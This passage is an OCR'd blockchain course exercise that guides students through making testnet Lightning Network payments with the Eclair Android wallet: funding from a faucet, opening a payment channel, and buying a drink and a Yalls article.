
Choose the drink that you want and go to “Checkout” page

You will receive **Invoice hash**, copy it and go to your wallet.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Go to your wallet and send money to the coffee owner.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



After successful payment you will receive notification for the transaction



In Starblock you will receive message about your transaction



Congratulations you made your first lightning transaction. Cheers.

What to Submit?


Create a zip file (e.g. **`username-buy-drink-lighting-web-exercise.zip`**) holding the screenshots with your transactions.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Submit your **zip** file as **homework** at the course Web site.

Exercises: Buy an Article using Lightning Mobile Application


The goal of this exercise is to play with the Lightning Network on the Bitcoin Testnet and make some off-chain transactions. For this purpose, we will use the Lightning Mobile Application and buy an article from Yalls (https://yalls.org). We will create a node in the Lightning Network Testnet, open channels with other nodes and create off-chain transactions.




Setup the Lightning Mobile Application

17. Go to https://play.google.com/store/apps/details?id=fr.acinq.eclair.wallet&hl=en and install the app. Notice : Only android version exists for now.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



18. **Read** and agree on the terms and conditions




29. **Create** or **import** a wallet. If you have a wallet with test bitcoins you can import it and you will skip the faucet part.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


30. If you choose "Create new wallet" you will see 24 words mnemonic phrase which you need to write somewhere or you can skip it, because the funds are in the Testnet.

31. Set a password for your wallet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




32. Now you have a bitcoin Testnet wallet. Copy your wallet address and go to **Bitcoin Testnet Sandbox Faucet** (https://testnet.manu.backend.hamburg/faucet). Paste your address and click **[Give me some coins]**. If everything is okay, a message with the transaction ID will appear. You can check your transaction in the Testnet Bitcoin explorer (https://testnet.blockchain.info/).



33. Once the Eclair App is synchronized, your balance will appear in the app.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Opening a payment channel

39. The rest of the exercise is mainly playing inside the application. However, this is where you will likely experience the minor hiccups the alpha software still has.
40. In order to get the required information to create a channel, we will go to the **Lightning Network Explorer [TESTNET]** (https://explorer.acinq.co) and pick a node. For this part of the exercise, we will create a payment channel with one of the most famous node in Testnet LN, called **endurance.** In the top **right corner**, type "endurance" in the search box and click on it. You can see the Public Key and IP of the node, required to open a channel.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

41. Click [Scan node URI], choose an amount of BTCt to put in the channel (the minimum is 0.001 and the maximum is 0.16) and click [Open].
Note: Opening and closing a channel are transactions stored on the main blockchain.
Note: You must wait 15 – 25 minutes for opening a channel.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

42. In the [Channels] section a pending-open channel will appear. After 20 minutes the channel will be with status "normal"

You have several statuses for a channel:


- GOSSIPING - means that you are connected to a peer but there is no payment channel yet.
- OPENINGD - means that lightning_openingd is negotiating channel opening.
- CHANNELD_AWAITING_LOCKIN - means that lightning_channeld is waiting until the minimum number of confirmation on the channel funding transaction.
- CHANNELD_NORMAL - means your channel is operating normally.
- CHANNELD_SHUTTING_DOWN - means one or both sides have asked to shut down the channel, and we're waiting for existing HTLCs to clear.
- CLOSINGD_SIGEXCHANGE - means we're trying to negotiate the fee for the mutual close transaction.
- CLOSINGD_COMPLETE - means we've broadcast our mutual close transaction (which spends the funding transaction) but haven't seen it in a block yet.
- FUNDING_SPEND_SEEN - means we've seen the funding transaction spent.
- ONCHAIN - means that the lightning_onchaind is tracking the onchain closing of the channel.




Buy an article from Yalls

1. Go to https://yalls.org/, pick an article and click [Continue Reading]:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





2. A payment request and a peer URI will appear. You can use your camera to scan and make a payment.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

3. Then, scan the payment request in the Eclair App and pay the invoice.





